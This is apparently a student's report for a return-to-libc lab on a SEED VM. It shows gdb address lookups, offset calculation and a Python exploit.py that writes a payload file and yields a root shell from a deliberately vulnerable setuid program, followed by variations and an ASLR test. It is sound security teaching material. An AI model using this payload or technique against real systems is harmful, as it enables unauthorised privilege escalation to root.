
Lab 3:


Setting up vulnerable program:

First, retlib.c code is copied to the VM:



```
[02/03/20]seed@VM:~/.../submissions$ ls
retlib.c
```


Then, it is compiled and made a setuid program:



```
[02/03/20]seed@VM:~/.../submissions$ gcc -DBUF_
SIZE=44 -fno-stack-protector -z noexecstack -o
retlib retlib.c
[02/03/20]seed@VM:~/.../submissions$ sudo chown
 root retlib
[02/03/20]seed@VM:~/.../submissions$ sudo chmod
 4755 retlib
```

Task 1: Finding out the addresses of libc functions


The program retlib in run in debug mode to find the address of system and exit functions:



```
[02/03/20]seed@VM:~/.../submissions$ gdb -q ret
lib
Reading symbols from retlib...(no debugging sym
bols found)...done.
gdb-peda$ run
Starting program: /home/seed/Documents/Lab3/sub
missions/retlib
Returned Properly
[Inferior 1 (process 6330) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da
0 <__libc_system>
gdb-peda$ p exi
No symbol "exi" in current context.
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d
0 <__GI_exit>
```


Task 2: Putting the shell string in the memory

An environment variable is created and is exported as shown below:




```
[02/03/20]seed@VM:~/.../submissions$ export MYS
HELL=/bin/sh
[02/03/20]seed@VM:~/.../submissions$ env | grep
 MYSHELL
MYSHELL=/bin/sh
```

To find the address where this variable is stored, few lines of code were added into retlib.c and compiled and ran as shown below:



```
#ifndef BUF_SIZE
#define BUF_SIZE 44
#endif

int bof(FILE *badfile)
{
    char buffer[BUF_SIZE];
    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 300, badfile);
    return 1;
}

int main(int argc, char **argv)
{

    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);

    /* Change the size of the dummy array to randomize the parameters
    for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE*5]; memset(dummy, 0, BUF_SIZE*5);

    FILE *badfile;
    badfile = fopen("badfile", "r");
    bof(badfile);
    printf("Returned Properly\n");
    fclose(badfile);


    return 1;
}
```




```
[02/03/20]seed@VM:~/.../submissions$ gcc -DBUF_
SIZE=44 -fno-stack-protector -z noexecstack -o
retlib retlib.c
[02/03/20]seed@VM:~/.../submissions$ sudo chown
 root retlib
[02/03/20]seed@VM:~/.../submissions$ sudo chmod
 4755 retlib
[02/03/20]seed@VM:~/.../submissions$ ./retlib
bffffdef
Returned Properly
```

Now, know the address i.e., 0xbffffdef.

Task 3: Exploiting the buffer-overflow vulnerability


First we need to find the offset to put system and exit calls. For this, we remove the additional code which we introduced in previous task, compile retlib.c again and make it a setuid program and then debug it to find the offset as shown:



```
gdb-peda$ p $ebp
$1 = (void *) 0xbfffec18
gdb-peda$ p &buffer
$2 = (char (*)[44]) 0xbfffebe4
gdb-peda$ p /d 0xbfffec18 - 0xbfffebe4
$3 = 52
gdb-peda$ q
```


Hence, $ebp is 52 bytes from the buffer. Next 4 bytes i.e., 56-60 will contain the return address. We need to modify this address to system call. After this, the next 4 bytes 60-64 will contain address to exit system call and 64-68 bytes will hold the address to the string /*bin*/sh. We need to put the addresses of the system exit and arguments at the given locations because when the program exits foo, since we modified return address to contain system() address, program will jump into system function and $esp will move 4 bytes down and now $ebp points to this address. Hence, since exit is placed in bytes 60-64, the location where return address of this system call will be stored and argument is places in 64-68 bytes because this is the place where arguments are kept (above return address) if system function was called.

The offsets and addresses are included in exploit.py as shown below:


untitled retlib.c exploit.py un

```python
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

sh_addr = 0xbffffdef # The address of "/bin/sh"
content[64:68] = (sh_addr).to_bytes(4,byteorder='little')

exit_addr =  0xb7e369d0# The address of exit()
content[60:64] = (exit_addr).to_bytes(4,byteorder='little')


system_addr = 0xb7e42da0 # The address of system()
content[56:60] = (system_addr).to_bytes(4,byteorder='little')


# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```


After running the above exploit.py, badfile got generated and then on running retlib, root shell came up as seen below:



```
 4755 retlib
[02/03/20]seed@VM:~/.../submissions$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) grou
ps=1000(seed),4(adm),24(cdrom),27(sudo),30(dip)
,46(plugdev),113(lpadmin),128(sambashare)
# exit
[02/03/20]seed@VM:~/.../submissions$ 
```


Also, as seen, on exit command there are no errors.

Attack Variation 1:




```
[02/03/20]seed@VM:~/.../submissions$ ./exploit.
py
[02/03/20]seed@VM:~/.../submissions$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) grou
ps=1000(seed),4(adm),24(cdrom),27(sudo),30(dip)
,46(plugdev),113(lpadmin),128(sambashare)
# exit
Segmentation fault
[02/03/20]seed@VM:~/.../submissions$
```

As seen, the exit address is changed to 0x0. Here, the program crashes with segmentation fault because 0x0 is not a valid address and this causes page fault to occur.




```python
#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

sh_addr = 0xbffffdef # The address of "/bin/sh"
content[64:68] = (sh_addr).to_bytes(4,byteorder='little')

#exit_addr =  0xb7e369d0# The address of exit()
exit_addr =  0x0
content[60:64] = (exit_addr).to_bytes(4,byteorder='little')


system_addr = 0xb7e42da0 # The address of system()
content[56:60] = (system_addr).to_bytes(4,byteorder='little')


# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

Attack Variation 2: On changing the name, the attack no more works. This is because the offsets now differ for the addresses since the name is stored at the stack. Previously it is 6 bytes and not it is 9 bytes in size and because of this all the environment variables are shifted by 6 bytes. Now, the address of the argument points to h instead of /*bin/*sh. Since there is no such command called “h” , an error is thrown as shown.



```
[02/03/20]seed@VM:~/.../submissions$ ./newretli
b
zsh:1: command not found: h
Segmentation fault
[02/03/20]seed@VM:~/.../submissions$
```

Task 4:


On setting, kernel.randomize_va_space=2, the attack fails with segmentation fault error.



```
[02/03/20]seed@VM:~/.../submissions$ sudo sysct
l -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/03/20]seed@VM:~/.../submissions$ ./retlib
Segmentation fault
```

When the retlib.c is run in debug mode with randomization set to off, we can see the addresses of both $ebp ad &buffer has been changed. However, the offset remained the same i.e., 52 bytes

